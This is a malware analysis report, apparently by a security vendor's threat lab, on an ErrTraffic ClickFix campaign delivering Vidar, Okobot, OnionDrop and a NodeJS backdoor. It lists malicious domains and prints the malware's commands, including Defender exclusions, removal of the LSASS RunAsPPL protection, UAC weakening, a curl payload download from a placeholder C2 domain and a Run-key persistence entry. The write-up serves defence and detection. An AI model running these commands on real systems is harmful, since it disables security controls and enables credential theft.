ErrTraffic Malware Campaign: ClickFix and EtherHiding
TL;DR
Euler Neto, a member of the WatchGuard Threat Lab identified an active malware campaign using the ErrTraffic Malware-as-a-Service framework to distribute multiple threats through compromised WordPress websites, ClickFix social engineering, and EtherHiding. The campaign uses Polygon blockchain smart contracts to help conceal and dynamically resolve malicious infrastructure, while delivering malware including Vidar, Okobot, LegionLoader, OnionDrop-related payloads, and BabaDedaLoader. WatchGuard telemetry also uncovered additional malware variants and techniques that expand on previously documented ErrTraffic and ClickFix activity.
WatchGuard telemetry identified a campaign associated with the use of ErrTraffic, a Malware-as-a-Service (MaaS) framework, to distribute malware through ClickFix, one of the most used social engineering techniques, embedded in compromised WordPress websites.
This framework was advertised by a user called “LenAI” on a cybercrime forum and incorporates a Traffic Distribution System (TDS) in addition to the use of EtherHiding to conceal its command-and-control infrastructure within the blockchain.
EtherHiding is a technique that leverages blockchain technology to host malicious code or configuration data through smart contracts, which is used to deploy ClickFix-style lures. A smart contract is a program deployed on a blockchain that automatically executes predefined logic when certain conditions are met.
The utilization of EtherHiding is made through Polygon RPC, a protocol that allows external applications to interact with the Polygon blockchain, enabling efficient data requests and transaction processing.
Initial Analysis
Websites that are hosting ErrTraffic can be identified with the presence of the header “Set-cookie” defined with the value “errtraffic_session=”.

Figure 1. Identification of websites hosting ErrTraffic
The campaign was identified due to the presence of some URLs listed by Sekoia. Other URLs were identified due to the PowerShell command line pattern that we’ll see later.
| Count | URLs |
| 7 | equinixad.monster |
| 5 | lsikjsns.beer |
| 4 | ap7.supportly.au, framesavecloudjs.beer, grovalstandard.monster |
| 3 | bootstrup-cdn-ns.beer, dreff-nsdns.beer, remoteshcontrol.com, slndcdnclaud.beer |
| 2 | karenheil.monster, kyjpwnw.monster, moonglide.monster, pohuimne.lol, travel-js-ns.beer, verification-cdn-cloud.beer, web-safe.beer |
| 1 | accordtrucking.monster, adflow.monster, adtraffic.monster, adzeta.monster, anakondabob.club, bcncdncl-ns.beer, best-claudns-js.beer, biletors.cfd, coffeecincup.monster, dogesgroom.monster, etomoidomen.cfd, exportearth.monster, ganiballektor.cfd, ghdnsserverns.beer, istile-c-cloud.beer, jogosdecarrobr.monster, letsgomakemoneyoncaptcha.beer, merindashop.cyou, mnepohui.sbs, mnoskemp.beer, mob.lanjut.in, networksolutionson.sbs, ns-claude-js.beer, nslsconscloud.beer, oraxdata.monster, ssns-cdn-ns.beer, totalads.monster, vhyip.monster, web-protection.beer, webflare.beer, yangdiet.monster |
The flow of the operation starts when a user visits a compromised website that uses Wordpress. After that, a request is made to Polygon RPC, because the malicious infrastructure is not hardcoded within the injected JavaScript, but in a Polygon smart contract.

Figure 2. Network flow that initiates the infection
These campaigns can be identified by the PowerShell command executed, which has two patterns.
One of them downloads the 7zip executable with a random name and the payload, also with a random name. The second Uri argument on the PowerShell command can be found in the following format: hxxps://<domain>/api/index.php?a=dl&token=<64-digit>&src=cloudflare&cb=<browser>&ref=https%3A%2F%2F<domain2>%2F&mode=<cloudflare | recaptcha>. The possibly values in <browser> can be chrome, edge or firefox.

Figure 3. PowerShell command pattern that downloads 7z and the malware
The second pattern just downloads the payload with a random name.

Figure 4. PowerShell command pattern that downloads just the malware
This article is focused on the cases that were identified by WatchGuard telemetry that are related to campaigns associated with ErrTraffic. There’s a LevelBlue SpiderLabs report that give more details about how this framework works.
Identified Cases
Vidar
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems, especially from browsers and crypto wallets.
Case 1
The sample is similar to the one belonging to a campaign analyzed by Palo Alto’s Unit42, with some points.

Figure 5. Vidar Case1 process tree
The C2 mentioned in the article is the Telegram channel ci0iiif, but this sample also communicates with a Steam profile. The utilization of Steam profiles as C2 by Vidar was also documented by Malwarebytes, which is included in ClickFix campaigns.

Figure 6. C2 used by Vidar on Telegram and Steam
Together with these two services, it’s also used as C2 a compromised website from Brazil, which is dtc[.]victorramarisimobiliaria[.]com[.]br.

Figure 7. Network connections made by Vidar
It was identified a Remote Thread creation in chrome.exe, possibly to bypass Chrome’s Application-Bound Encryption (ABE), which was designed to protect the sensitive content, in special, the master key for the encrypted information.

Figure 8. RemoteThread created by Vidar in chrome.exe
The CryptnetUrlCache directory can be seen used by malware to store downloaded payloads, certificate revocation lists, and staging files via native Windows utilities like certutil. Attackers abuse this legitimate Windows CryptoAPI cache because security tools often overlook files hidden inside %AppData%\LocalLow\Microsoft\CryptnetUrlCache\Content and MetaData.

Figure 9. Operations made by Vidar on CryptnetUrlCache directory
The Metadata folder contains a file with information about the download, such the URL and date, while the Content folder contains copies of any file downloaded by certutil. The respective contents of the Metadata’s and Content’s files downloaded by the malware are the following.

Figure 10. Content of the files created on CryptnetUrlCache directory. Metadata (left) and Content (right)
The certificate used by the malware is a self-signed certificate similar to the one present in Unit42’s report. It also has the issuer “W3”, which is present in other certificates used in Vidar campaigns.

Figure 11. Certificate used by Vidar
Case 2
Another Vidar variant was identified. It’s an executable compiled in Go that creates processes of Chrome, Edge, and a cmd.exe process.

Figure 12. Vidar Case 2 process tree
The Chrome process uses the legitimate Adobe Create PDF plug-in listener for Chrome to call the plugin-in with ID efaidnbmnnnibpcajpcglclefindmkaj.
This plugin is associated with CVE-2026-48294 (CVSS score: 7.4), a UXSS-class cross-origin data disclosure vulnerability. In versions 26.5.2.2 and earlier, an attacker can exploit this vulnerability to gain access to data regarding the victim's session.
Guardio demonstrated that this vulnerable extension can be turned into a one-click WhatsApp exfiltration tool, quietly handing a visitor's entire WhatsApp clear-text chats, contacts, and private info to the attacker's hands.

Figure 13. Abuse of a vulnerable Chrome extension
The Edge process is a target for a remote thread creation, possibly to read the browser’s information.

Figure 14. RemoteThread created by Vidar in msedge.exe
The cmd.exe process loads an executable that makes a connection with bigblower[.]click and it downloads a DLL with the filename taskcollect.dll.

Figure 15. File information of the executable and the DLL loaded by Vidar
The DLL makes connection with a compromised Brazilian domain that has been associated with TELEPUZ, a modular MaaS malware spreading via ClickFix-Vidar, which was documented by Elastic.

Figure 16. Vidar Case 2 C2 Communication
Volume2 abuse in OkoBot campaign
Volume² is an advanced Windows volume control, which can be used as a complete replacement for the standard Windows volume control. Some of the behaviors with this tool are similar to the ones observed in BlueVoyant’s Operation Reuse report.

Figure 17. Process tree of the steps performed in the Okobot campaign
1) First of all, a ZIP file containing Volume2 is downloaded from the ErrTraffic URL. One of the files is a malicious protobuff.dll, that is executed via DLL Side-Loading.

Figure 18. Process tree of the first step of the Okobot campaign
2) After that, some commands are executed via Powershell, Service Control (sc) and Registry (reg), with a closer look on the last Registry action, which deletes the RunAsPPL key. The presence of this key restricts which processes can open a handle to LSASS, so removing it can allow anyone to read LSASS and perform, for example, credential dump. It’s a common process to use tools like MimiKatz.
Powershell:
- powershell Add-MpPreference -ExclusionPath "C:\Users\<user>"
- powershell Add-MpPreference -ExclusionPath "C:\ProgramData"
- powershell Add-MpPreference -ExclusionPath "C:\windows\system32"
- powershell Add-MpPreference -ExclusionProcess "reg.exe"
- powershell Add-MpPreference -ExclusionProcess "cmd.exe"
Sc.exe:
- sc config sshd start=auto
- sc failure "sshd" reset= 0 actions= restart/3600000
Reg.exe:
- reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Notification" /v DisableNotification /t REG_DWORD /d 1 /f
- reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f
- reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f
- reg delete "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /f
3) The next step is to call a URL that contains the file tunupd.php, passing volume2 as a f parameter, that indicates the file that will be downloaded, and the HWID of the infected machine.
After the download, the ZIP is extracted and volume2.exe is executed. With that, it’s checked with tasklist if the executable is running.
- curl --insecure "<DOMAIN>/online/tunupd.php?f=volume2&HWID=<HWID>" -o volume2.zip -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
- tar -xf Volume2.zip
- find "Volume2.exe"
4) Finally, it executes a Powershell command with “-enc” parameter, passing a Base64 value that contains a call to another URL, that contains the file took.php, and it passes the HWID and username in Base64 as one of the informations in the JSON parameter.

Figure 19. JSON Base64 encoded Powershell argument used by Okobot
While running, the malicious DLL communicates with the C2 livewallpapers[.]cfd, which is mentioned in Kaspersky’s report on Okobot.

Figure 20. C2 communication performed by Okobot
NodeJS backdoor with Tor via malicious MSI Installer
Another finding was a MSI Installer, which is similar to a campaign described by Netskope. This campaign has a modular NodeJS framework, a gRPC over Tor for C2 and RAT capabilities.

Figure 21. NodeJS backdoor process tree
The MSI executes bootstrap.js, the malicious script that is embedded in the installer.

Figure 22. Process tree of the steps performed by NodeJS backdoor
The three processes created by the first NodeJS execution do the following:
- Creates the following register for persistence:
- "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "NexusConnector"
- Check NodeJS
- %AppData%\Local\NexusConnector\runtime\node.exe" %AppData%\Local\NexusConnector\runtime\node_modules\npm\bin\npm-cli.js" install --production --registry https://registry.npmjs.org/
- "node" %AppData%\Local\NexusConnector\node_modules\.bin\\..\node-gyp-build\optional.js"
- node scripts/postinstall
- Establish the C2 via gRPC over Tor with the command:
- %AppData%\Local\NexusConnector\runtime\node.exe %AppData%\Local\NexusConnector\src\server.js
After the establishment connection with the C2, it queries WMI/CIM for logical disk information to read available bytes on disk and total bytes on disk in the C: drive. The other sets of information obtained via WMI are the OS display name and the Windows build number, the video controller, and the list of antivirus software on the machine.
This information is obtained with the following PowerShell commands:
- "Get-CimInstance Win32_LogicalDisk -Filter \"DeviceID='C:'\" | ForEach-Object { $_.FreeSpace.ToString() + ',' + $_.Size.ToString() }"
- "Get-CimInstance Win32_OperatingSystem | ForEach-Object { $_.Caption + ',' + $_.BuildNumber }"
- "Get-CimInstance Win32_VideoController | Select-Object -ExpandProperty Name"
- "Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct -ErrorAction Stop | Select-Object -ExpandProperty displayName"
After that, it executes a DLL with the following command:
cmd.exe /c start "\"\"" /B rundll32.exe %AppData%\Local\Temp\rnd_a69aff4732ca\CoreBridge.dll,EntryPoint
The CoreBridge DLL has a few functions in the Import Table, which flags suspicious.

Figure 23. File information and Import Table of a DLL loaded by NodeJS backdoor
Analyzing the code, we can see that it uses GetModuleHandle to retrieve the handle of the following DLLs: user32.dll, kernel32.dll, ntdll.dll.
And these DLLs are used with GetProcAddress to obtain the following functions: EnumDisplayDevicesA, LoadLibraryA, LdrGetProcedureAddress, FindFirstFileW, FindClose, DeleteFileW.

Figure 24. Utilization of GetModuleHandleA and GetProcAddress by the DLL loaded by NodeJS backdoor
This DLL has some behaviors that are similar to the next case that we’ll see below.
OnionDrop Loader
OnionDrop is a multi-stage loader built to deliver infostealers at scale that was documented by Cyderes’ Howler Cell Threat Research Team. The report describes a campaign that starts with a malicious DLL sideloading Acrobroker, an Adobe-signed executable.
The WatchGuard telemetry identified this campaign together with another 3 variants: another one using DLL Side-Loading and another two using executables compiled in different languages, one in C/C++ and another one in Go.
All the 4 variants use EnumDisplayDevices to obtain information about the display devices on the machine, but just the Go variation made the checks with the values present in Cyderes’ report, which are:
|
|
The other three variants check other values. Some of them are present in another Cyderes report. These values are following:
|
|
In the two DLL variants we can see the use of DisableThreadLibraryCalls, that was mentioned in the Cyderes report. This function is commonly used for malicious purposes to reduce the visibility of security tools by preventing DLL_THREAD_ATTACH and DLL_THREAD_DETACH notifications from being triggered.
DLL Side-Loading: Acrobroker
This variant uses a malicious sqlite.dll that is executed as a DLL sideloaded by acrobroker.exe, an executable file from Adobe PDF Broker Process for Internet Explorer, which is a component of Adobe that helps manage PDF files opened in Internet Explorer.

Figure 25. Process tree and DLLs loaded by Acrobroker
It uses Visual Basic Command Line Compiler (vbc.exe) to compile Visual Basic code. The compiler uses dllhost.exe to create the directory %APPDATA%\SOLIDWORKS \Installation Manager Data\MediaCache and to download a file from Mediafire.

Figure 26. Process tree initialized by Acrobroker
As mentioned before, it uses DisableThreadLibraryCalls to dificult monitoring.

Figure 27. Use of DisableThreadLibraryCalls by sqlite.dll
And also perform the anti-analysis checker verifying the display device.

Figure 28. Display device check by sqlite.dll
The malicious DLL creates a Remote Thread in Chrome to get access to its sensitive content.

Figure 29. RemoteThread creation by sqlite.dll in chrome.exe
DLL Side-Loading: Active Desktop Launcher (ClipBanker)
Active Desktop is a legitimate executable associated with KuGou, a popular Chinese music streaming service. However, threat actors and ransomware (like LockFile) often exploit this file in DLL hijacking attacks to bypass security detections.

Figure 30. Active Desktop Launcher process tree
As in the previous case, it also creates a Remote Thread, but this time, not just Chrome but also Edge.

Figure 31. RemoteThread creation by Active Desktop Launcher on chrome.exe and msedge.exe
- active_desktop_render_x64.dll
The malicious DLL uses the code protector Oreans Code Virtualizer, based on code virtualization, to protect against Reverse Engineering.

Figure 32. active_desktop_render_x64.dll file information
It has an internal name that is used in other samples associated to this malware and a file description that uses the name “Nvida” to try to convince that it’s a legitimate application.

Figure 33. active_desktop_render_x64.dll metadata
The DLL makes requests to DGA domain.

Figure 34. DGA domain requested by active_desktop_render_x64.dll
- Adobe.dll

Figure 35. Adobe.dll file information
This DLL has a Bitcoin Address embedded on the code.

Figure 36. Bitcoin Address embedded in Adobe.dll
The Bitcoin address was present in a Github repository as a way to receive donations, but neither the repository nor the user is available.

Figure 37. A now inactive Github repository that referenced the Bitcoin Address
It uses Windows APIs commonly associated with Clipbankers.

Figure 38. Clipboard function utilized by Adobe.dll
It creates a window with no dimensions that uses the name “sometexthere”.

Figure 39. Window creation performed by Adobe.dll
Like in the previous case, it checks for different extensions on the computer.

Figure 40. Extensions read by Active Desktop Launcher
EXE Variant: C/C++

Figure 41. C Variant process tree
This variant also has metadata to try to look like a legitimate application.

Figure 42. C Variant metadata
It has strings that are dynamically loaded during the execution

Figure 43. String dynallic loaded in C Variant
It uses some functions of kernel32.dll to perform initial checks, like GetOEMCP for locale/language checks and IsProcessorFeaturePresent to query specific processor and instruction set availability and identify if it’s running on a virtualize environment.
